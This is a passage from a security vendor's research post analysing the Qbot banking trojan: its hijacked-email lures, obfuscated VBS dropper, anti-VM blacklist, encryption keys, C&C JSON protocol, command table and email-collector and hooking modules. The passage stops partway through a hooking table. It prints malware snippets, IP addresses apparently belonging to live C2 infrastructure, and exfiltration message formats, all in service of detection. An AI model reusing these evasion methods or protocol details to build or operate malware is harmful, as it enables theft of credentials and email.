



SEARCH



## CATEGORIES



## AN OLD BOT'S NASTY NEW TRICKS: EXPLORING QBOT'S LATEST ATTACK METHODS

August 27, 2020

Research By: Alex Ilgayev

### Introduction

The notorious banking trojan Qbot has been in business for more than a decade. The malware, which has also been dubbed Qakbot and Pinkslipbot, was discovered in 2008 and is known for collecting browsing data and stealing banking credentials and other financial information from victims. It is highly structured, multi-layered, and is being continuously developed with new features to extend its capabilities. These new 'tricks' mean that despite its age, Qbot is still a dangerous and persistent threat to organizations. It has become the malware equivalent of a Swiss Army knife, capable of:

- Stealing information from infected machines, including passwords, emails, credit card details and more.
- Installing other malware on infected machines, including ransomware
- Allowing the Bot controller to connect to the victim's computer (even when the victim is logged in) to make banking transactions from the victim's IP address
- Hijacking users' legitimate email threads from their Outlook client and using those threads to try and infect other users' PCs

A prominent campaign using QBot ran from March to the end of June this year. We assumed that the campaign was stopped to allow those behind QBot to conduct further malware development, but we did not imagine that it would return so quickly.

Towards the end of **July**, one of today's most serious cyber threats, the Emotet Trojan, [returned to full activity](#) and launched multiple malspam campaigns, impacting 5% of organizations globally. Some of these campaigns included installing an updated version of Qbot on victims' PCs. A few days later, we identified a **newer** Qbot sample [dropped by latest Emotet campaign](#), which led us discovering a renewed command and control infrastructure and brand new malware techniques distributed through Emotet's infection process.

If that wasn't enough for us, Qbot's malspam campaign resumed earlier in **August**, spreading globally and infecting new targets. One of Qbot's new tricks is particularly nasty, as once a machine is infected, it activates a special 'email collector module' which extracts all email threads from the victim's Outlook client, and uploads it to a hardcoded remote server. These stolen emails are then utilized for future malspam campaigns, making it easier for users to be tricked into clicking on infected attachments because the spam email appears to continue an existing legitimate email conversation. Check Point's researchers have seen examples of targeted, hijacked email threads with subjects related to Covid-19, tax payment reminders, and job recruitments.

Based on our visibility, most of the attacks were made against US- and Europe-based organizations as we can see in **Figure 1**.




Figure 1 – Attacked organizations by country

Among these, the most targeted industries were in the government, military, and manufacturing sectors.




Figure 2 – Attacked Organizations by industry

After a thorough analysis of these new QBot samples, we will share our knowledge and insights about the following topics:

- Qbot's infection process – hijacked email threads and VBS downloaders.
- Its payload functionality and version break down.
- C&C communication protocol and module fetching.
- How a victim becomes a potential bot-proxy, and various methods that the Proxy module exposes.

## Infection Chain

QBot's infection chain is described in the following flow-chart and will be discussed in the next sections:







Figure 3 – Infection chain diagram

### Malicious Email

The initial infection chain starts by sending specially crafted emails to the target organizations. The method is less sophisticated than spear-phishing techniques but has additional attributes which add to its credibility. One of these is called "**Hijacked Email Threads**" – capturing archived email conversations and replying to the sender with the malicious content. Those conversations could be captured using Qbot's Email Collector module which we will describe later.

We can see in **Figure 4**, **Figure 5**, and **Figure 6**, examples of such methods from samples submitted by [@malware\\_traffic](#) in their blog:

**Re: Keep Your Business Moving During COVID-19**


   
18/06/2020 16:37  
To: 

Good morning,

Check the document and let me know what you think about it.



[ATTACHMENT DOWNLOAD](#)

Thanks.



**Figure 4** – Example of COVID-19 related email thread

**RE: 7 April Tax Due Reminder**


   
21/04/2020 0:13  
To: Tax Agents - Northern

Hello,

Sorry, for my late reply to your question. Attached is the document you need.

[ATTACHMENT DOWNLOAD](#)

Thank you,



**Figure 5** – Example of email thread for tax payment reminder

Re: C# Developer :: Redmond, WA



09/06/2020 0:02

To: [redacted]

Good morning,

The information for you to review is in the attachment.

Have a look and tell me if you have any questions.

[ATTACHMENT DOWNLOAD](#)

Hello Professional,

Hope you are doing great, I hope you are interested for the below requirement. Please drop me your Updated resume here to take the process forward.

**Position: C# Developer**

**Location: Redmond, WA – [redacted]**

**Duration: Long Term Contract**

**Job Description:**

**Candidate should have strong exp in C#, Powershell and hands on with Java.**

**Required Qualifications:**

Bachelor's degree in Computer Science, Software Engineering or related technical field or equivalent practical experience.

2 years of relevant work experiences in one or more general purpose programming languages like C#, PowerShell, TypeScript, JS

Figure 6 – Example of email thread for job recruitment

Each of these emails contains a URL to a ZIP with a malicious VBS – Visual Basic Script file.

During our tracking of the malspam campaign, we have seen hundreds of different URLs for malicious ZIP dropping when most of them were compromised WordPress sites.

#### VBS Infection


The VBS based infection method is rather new for the malware, and is being used since April 2020. In previous campaigns, the infection chain started with a Word document containing malicious macros.

While the previous macros had simple obfuscation and string decoding, the VBS file contains several more advanced methods:

**File Size** – The file size is larger than 35MB, padded with NULL bytes. Big files are usually dismissed by various sandboxes due to performance limitations.

**Sleep Timer** – The script delays its execution by calling the Sleep API. This is another method for avoiding sandboxes.

**Obfuscation** – The script contains multiple obfuscation methods such as those described in **Figure 7**.



```

671 JEYHFASER = replace("RweTequeMiRweTequecrRweTequeosoRweTequeftRweTeque.XRweTequeMLDRweTequeOM", "RweTeque", "")
672 saIYO = 441 + 14 + 227 - 6 + 114 + 338 + 17 - 202 - 308
673
674 q0sfNM = 129 + 402 - 335 + 22 - 20 + 382 + 16 - 20 + 51
675
676 q0sfNM = Asc(aRe0Vs)
677
678
679
680
681 Dim KqHkcb : Set KqHkcb = CreateObject(JEYHFASER)
682 EVAWNA = Atn(Nipao)
683 saIYO = Log(HVDUlh)
684 UkwIHz = 142 + 399 - 492 + 14 + 173 - 8 + 17 - 137 + 508
685
686
687
688 Dim dkBULW : Set dkBULW = KqHkcb.createElement(chr(116)&chr(109)&chr(112))
689 ttYVpl = 142 + 25 - 309 - 25 - 24 - 12 + 4 - 17 + 856
690 MTUuW = 244 - 251 + 178 + 230 - 12 + 167 - 326 + 25 + 340
691
692
693 dkBULW.DataType = chr(98)&chr(105)&chr(110)&chr(46)&chr(98)&chr(97)&chr(115)&chr(101)&chr(54)&chr(52)
694 MTUuW = eakOR and tnmLLX
695

```

Stub Calculations

"replace" Method equals to "Microsoft.XMLDOM"

"chr" Method equals to "bin.base64"

Figure 7 – VBS obfuscation methods

**Encryption** – The VBS file downloads the Qbot payload from one of 6 possible hardcoded encrypted URLs. These URLs are encrypted by a custom XOR encryption 3 times with different keys that are built dynamically. We created an extraction script that can be accessed in **Appendix B**.

In order to support detection and hunting for additional malicious VBS files, We wrote a YARA rule which can be observed in **Appendix A**.


Similar to the old infection method, the VBS file downloads and executes the Qbot payload.

## Qbot Payload

### Version Analysis

In the course of our analysis, Qbot's operators frequently upgraded its versions and encouraged us to track and analyze the changes in each and every version. The fact that the developers left a version tag marked in the samples, allowed us to perform this analysis easier.

For example, let's have a look at the version tag as it shown in the unpacked sample below:



```

.data:0041A000 _data          segment para public 'DATA'
.data:0041A000          assume cs:_data
.data:0041A000          ;org 41A000h
.data:0041A000 majorVer      dd 325h
.data:0041A004 minorVer     dd 5
.data:0041A004
.data:0041A008 payloadMajorVer dd 325h
.data:0041A00C payloadMinorVer dd 7

```

Figure 8 – Sample's major and minor version

From that, we can deduct that the initial payload version is 325/5, while the main payload version is 325/7. (The major version is read as a hex value)

Over the last few months, we tracked the different versions of Qbot and identified some of the differences in each version, as can be seen in the following table.

Major	Minor	Payload Minor	Version Timestamp	Notes
324	44	8	Jan 22, 2020	First version seen for major version 324.

324	353	53	Mar 3, 2020	
324	375	65	Mar 13, 2020	
324	379	70	Mar 20, 2020	Added command 35 supporting hVNC module.
324	383	74	Apr 1, 2020	
324	385	75	Apr 1, 2020	
324	388	79	Apr 8, 2020	Added command 10 – terminate process by name.
324	390	127	Apr 10, 2020	
324	393	136	Apr 29, 2020	JS Updater resource is no longer included. JS Update commands has been respectively adjusted.
324	399	141	May 7, 2020	Added long list of blacklisted analysis programs part of anti-VM method.
324	401	142	May 28, 2020	
325	5	7	July 29, 2020	Introduced new anti-analysis techniques. Added anti-VM checks on server-side.
325	7	13	July 31, 2020	
325	8	14	August 3, 2020	
325	35	42	August 7, 2020	
325	37	43	August 11, 2020	Last known version up to the writing of this article.

The date mentioned for each sample is based on the executable compilation time attribute. That field can be changed via timestomping, but we suspect that it wasn't forged in these cases.

We also tracked the timestamps of the main payload, and seen that the compilation time was consistently minutes apart from the initial payload's:

```

324_399 - 2020-05-07 14:12:19 — Initial Payload
324_141 - 2020-05-07 14:12:35 — Main Payload

324_401 - 2020-05-28 18:43:12 — Initial Payload
324_142 - 2020-05-28 18:36:53 — Main Payload

```

Figure 9 – Comparing sample-to-payload compilation time

## Decryption Schemes

The malware implements several encryption schemes to conceal its functionality and data from the victims, and Anti-Virus vendors. In order to successfully analyze the malware and its components, we had to automate the decryption process for all the variants.

The following table shows the different decryption and decoding methods:

Encrypted Data	Algorithm	Key Source
Network Data	Base64 + RC4	KEY = SHA1(ENCRYPTED[0:16] + "jHxastDcDs)oMc=jvh7wdUhxcSdt2")
Payload (Resource "307")	RC4 + Custom Compression	KEY = ENCRYPTED[0:20]

Javascript Updater File	RC4 + Custom Compression	KEY = ENCRYPTED[0:20]
Bot List (Resource "311") and Initial Configuration (Resource "308")	RC4	KEY = ENCRYPTED[0:20]
Configuration ".dat" File, Web-Inject File, Hooking Module	RC4	KEY = SHA1(EXE_NAME)
Stolen Information ".dll" File	RC4	srand(CRC32(BOT_ID)) KEY = RANDOM_STRING_32

### Initial Payload

Qbot's initial payload has been covered extensively by fellow malware researchers. The latest versions have implemented several typical malware components to reduce its visibility and toughen its analysis:

**Packer** – The executable has been reconstructed using a packer.

**Random Directory Name** – Creating a working directory with randomized directory and file names to avoid file signatures. Directory location is %APPDATA%\Microsoft . Working directory example can be observed at **Figure 11**.

**String Encryption** – Containing encrypted strings using XOR encryption (applies also to other modules).

**Dynamic Import Table** – Import table built dynamically based on encrypted strings (applies also to other modules).

### Anti-VM and Anti-Debug Techniques:

- Latest versions are looking for VM-related artifacts on server-side. victim computer configuration is being enumerated and sent to the C2. Based on that information, the server decides whether is safe to "push" modules to the victim.
- Looking for "VMWare" port existence
- Looking for VM and analysis related processes. The latest versions also adds a long list of blacklisted analysis programs:

Fiddler.exe;sample.exe;sample.exe;runsample.exe;lordpe.exe;regshot.exe;Autoruns.exe;dsniff.exe;VBoxTray.exe;HashMyFiles.exe;ProcessHacker.exe;Procmon.exe;Procmon64.exe;netmon.exe;vmtoolsd.exe;vm3dservice.exe;VGAAuthService.exe;pr0c3xp.exe;ProcessHacker.exe; CFF Explorer.exe;dumpcap.exe;Wireshark.exe;idaq.exe;idaq64.exe;TPAutoConnect.exe;ResourceHacker.exe;vmacthlp.exe;OLLYDBG.EXE;windbg.exe;bds-vision-agent-nai.exe;bds-vision-apis.exe; bds-vision-agent-app.exe;MultiAnalysis\_v1.0.294.exe;x32dbg.exe;VBoxTray.exe;VBoxService.exe;Tcpview.exe

- Looking for VM related device drivers. Examples:

```

03 05 04 00      and     [ebp+var_2C], 0
3 C7 85 78 FF FF FF+mov     [ebp+var_88], 0CF3h ; VMware Pointing
3 F3 0C 00 00
D C7 85 7C FF FF FF+mov     [ebp+var_84], 0ADAh ; VMware Accelerated
D DA 0A 00 00
7 C7 45 80 34 05 00+mov     [ebp+var_80], 534h ; VMware SCSI
7 00
E C7 45 84 AB 21 00+mov     [ebp+var_7C], 21ABh ; VMware SVGA
E 00
5 C7 45 88 C1 00 00+mov     [ebp+var_78], 193 ; VMware Replay
5 00
C C7 45 8C 4A 31 00+mov     [ebp+var_74], 314Ah ; VMware server memor
C 00
3 C7 45 90 50 10 00+mov     [ebp+var_70], 1050h ; CwSandbox
3 00
A C7 45 94 C8 11 00+mov     [ebp+var_6C], 11C8h ; Virtual HD
A 00

```

Figure 10 – Device driver Anti-VM technique

- Looking for a VM through CPUID instruction
- Forcing exceptions to check if debugger is present



- Checking for sandbox signatures

**Persistence** – Achieving persistence through registry values and task scheduler.

Whenever the malware decides it is safe to run on the targeted system, it decrypts its resource “307” as explained above, injects it into newly created process `explorer.exe`, calls a loader procedure which loads the DLL and calls the `DllEntryPoint` of the main payload.

### Main Payload

The main payload has multiple roles:


- Creating and maintaining the configuration of the malware.
- Creating and maintaining the messaging mechanisms – Named pipes, events, and custom Windows messages.
- Installing and managing new modules – new feature.
- Creating and maintaining a proper communication channel with the C&C server.
- Executing commands through a custom thread queue mechanism.

The payload has several more internal modules that we won't elaborate on in this article such as – lateral movement capabilities, certificates harvesting, spam bot, and more.

The malware constructs its configuration out of several embedded resources that are unpacked and decrypted on runtime. The resources are:

- “308” – Initial configuration data.
- “311” – List of 150 bots IP addresses and ports for building a communication tunnel.

The working directory, as we can see in **Figure 11**, is an important part of the Qbot's functionality, and is also used as a synchronization method between the modules.



Name	Size
u	
aldqph.whu	749 KB
cuzbyxuuc32.dll	2 KB
opmbhtpogt.qmb	40 KB
uzbyxuuc.dat	1 KB
uzbyxuuc	214 KB
uzbyxuuc32.dll	1 KB
yfsmesgxzl.djv	519 KB

**Figure 11** – Example for Qbot's working directory

Qbot's configuration files (end with `.dat`) and stolen information files (end with `.dll`) are the most crucial. These files are accessed and loaded by all of its modules.

```

10=notset
11=2
1=13.42.56-05/05/2020
2=1588675376
50=1
14=12960;5;1588676415|10;8
6
39=176.12.221.234
38=1588689857
49=1
45=72.204.242.138
46=443
43=1588684728
6=54.36.108.120:65400

```

Figure 12 – Configuration file

```

t=u1
time=[17:40:05-05/05/2020]
ua=[Mozilla/5.0 (Windows NT 6.1; ) AppleWebKit/537.36 (KHTML,
exe=[C:\Program Files\Google\Chrome\Application\chrome.exe]
pid=[3892]

```

Figure 13 – Stolen information file

One of the questions we were asking ourselves at this point of the research was where can we find the real “banking” logic. Older versions of Qbot contained multiple malicious modules as embedded resources, but recent versions were rather “clean”.

To understand that, we had to dive deeper into the communication protocol and find methods to fetch the malicious modules.

## Communication Module

Resource “311”, as we stated previously, contains a list of 150 IP addresses of other bots for the victim to communicate with. Each of these bots will forward the traffic to the real C&C server or to a second-tier proxy as we will show later. This method is an efficient way of hiding the C&C IP address.

All the following messages are sent via POST method to the next URL: `https://<BOT_IP>:<BOT_PORT>/t3` and are encrypted with a random initialization value. To make it easier understanding the logic, we will show only the decrypted network data.

The C&C communication data is sent in JSON format, where each property is identified by unique numerical ID. As we can see later in sample messages, most important JSON property is its message code which holds the key 8. We were able to map the next unique message codes:

### Victim → C&C:

- 1 – Request the next command from C&C.
- 2 – Ack for a command given by C&C.
- 4 – Computer configuration and process enumeration.
- 7 – Report of stolen information.
- 8 – Open ports message.
- 9 – Keep-alive message.

### C&C → Victim:

- 5 – Server Ack.
- 6 – Command to execute.

The program holds two parallel networking loops – Keep-alive and report session, and Command Execution Session.

### Keep-alive and Report Session

This session is pretty simple. The program alternates between keep-alive message to stolen information report message. For each such message, it will receive a server ack. These messages will look as follows:

#### Keep-alive Message

```
1. // Victim -> C&C
2. {
3.     "8": 9, // MSG code
4.     "1": 17, // Network protocol version
5.     "2": "powqdc619830" // Victim BOT ID
6. }
```

#### Report Stolen Information Message

Takes the encrypted .dll file of the stolen information, and sends it.

```
1. // Victim -> C&C
2. {
3.     "8": 7, // MSG code
4.     "1": 17, // Network protocol version
5.     "2": "powqdc619830", // Victim BOT ID
6.     "3": "spxl45", // Bot group
7.     "6": 223,
8.     "7": 4763,
9.     "36": "617c...icR67==" // Base64 encoded and encrypted information
10. }
```

#### Keep-alive and Report Response

```
1. // C&C -> Victim
2. {
3.     "8": 5, // MSG code
4.     "16": 270544960, // Victim IP address
5.     "39": "mzJzbJU", // Random data
6.     "38": 1
7. }
```

#### Command Execution Session

The malware will request new commands periodically and execute them according to the following command table. The table contains the appropriate command ID and its handler.



Command ID	Handler
command <1>	0, offset C2CommandExecutionRequest> ; DATA XREF: runCommand+1Btr ; runCommand+40tr ...
command <3>	1, offset stub_2>
command <4>	1, offset stub_1>
command <5>	0, offset harvestCertificates>
command <6>	1, offset setEvent_1>
command <7>	1, offset setEvent_0>
command <8>	1, offset runJSUpdater>
command <0Ah>	1, offset terminateProcesses>
command <0Ch>	1, offset launchCommunicationThread>
command <0Dh>	0, offset lateralMovement>
command <0Eh>	1, offset stub_3>
command <12h>	1, offset dropJSDownloader>
command <13h>	1, offset dropMainExe>
command <14h>	1, offset dropFile>
command <15h>	0, offset setupConfigAndKeepaliveLoop>
command <16h>	1, offset setValueIntoConfig>
command <17h>	1, offset stub_2>
command <19h>	1, offset dropExeAndRun>
command <1Ah>	1, offset loadModule>
command <1Bh>	1, offset loadModule_0>
command <1Ch>	1, offset loadModule_1>
command <1Dh>	1, offset loadModule_2>
command <23h>	1, offset loadModule_3>
command <1Eh>	1, offset loadModule_4>
command <1Fh>	1, offset loadModule_5>
command <21h>	1, offset runCommandLine>
command <22h>	1, offset runModuleAsExplorer>

Figure 14 – Qbot's command table

The command request message will have the next structure:

```

1.  {
2.      "8": 1, // MSG code
3.      "1": 17, // Network protocol version
4.      "2": "powqdc619830", // Victim BOT ID
5.      "3": "b", // Bot group
6.      "4": 804, // Payload major version
7.      "5": 141, // Payload minor version
8.      "10": "1582872269", // Timestamp
9.      "6": 6210,
10.     "7": 6278,
11.     "14": "U3HphEKFiQcKFFe0LUVZND09vsJ9zdEf09"
12. }

```

A typical response would look like the following:

```

1.  {
2.      "8": 6, // MSG code
3.      "15": "...",
4.      "16": 270544960, // Victim IP address
5.      "18": 252,
6.      "19": 31, // command ID to execute
7.      "20": ["TVqQAAM...="], // command payload
8.      "39": "<RANDOM_STRING>" // Random data
9.  }

```


### Module Fetching

During the research we were able to map several downloaded modules, some of which were newly added as we could see in version break down.

We noticed that whenever a new Bot ID is being "registered" by the C&C server, on the next command request it will receive the next modules to download and install:

**Executable Update** – Updates the current executable with a newer version or newer bot list. The C&C periodically pushes updates to all of its victims.

**Email Collector Module** – Extracts all e-mail threads from the victim's Outlook client by using MAPI32.dll API, and uploads it to a hardcoded remote server. These stolen e-mails will be utilized for the malspam to come later.



```

:1000C278 ; const CHAR entryLogMessage[]
:1000C278 entryLogMessage db 'emailcollector_dll: DllMain(): got DLL_PROCESS_ATTACH x86',0
:1000C278 ; DATA XREF: DllEntryPoint+F10
:1000C2B2 align 4
:1000C2B4 ; const CHAR Value[]
:1000C2B4 Value db '1',0 ; DATA XREF: DllEntryPoint+6410
:1000C2B6 align 4
:1000C2B8 filenameEmailStorage: ; DATA XREF: StartAddress+2B10
:1000C2B8 ; UploadWorkerLog+C10
:1000C2B8 text "UTF-16LE", 'collector_log.txt',0
:1000C2B8 ; const WCHAR app 1000C2B8

```

Figure 15 – Email collector module

**Hooking Module** – The module injects itself to all running processes, and hooks relevant API functions. Sample hooking table:

```

; hook_entry hook_tbl_2
hook_tbl_2 hook_entry <2548h, 1306h, offset hook_HttpSendRequestA, \
; DATA XREF: hook_LdrLoadDll+136fo
; fill_hook_table_2+3fo ...
offset HttpSendRequestA, 0>
hook_entry <2548h, 1589h, offset hook_HttpSendRequestW, \
offset HttpSendRequestW, 0>
hook_entry <2548h, 1932h, offset hook_InternetReadFile, \
offset InternetReadFile, 0>
hook_entry <2548h, 1092h, offset hook_InternetReadFileExA, \
offset InternetReadFileExA, 0>
hook_entry <2548h, 1CFAh, offset hook_InternetCloseHandle, \
offset InternetCloseHandle, 0>
hook_entry <2548h, 1891h, offset hook_InternetQueryDataAvailable, \
offset InternetQueryDataAvailable, 0>
hook_entry <2548h, 53h, offset hook_HttpOpenRequestA, \
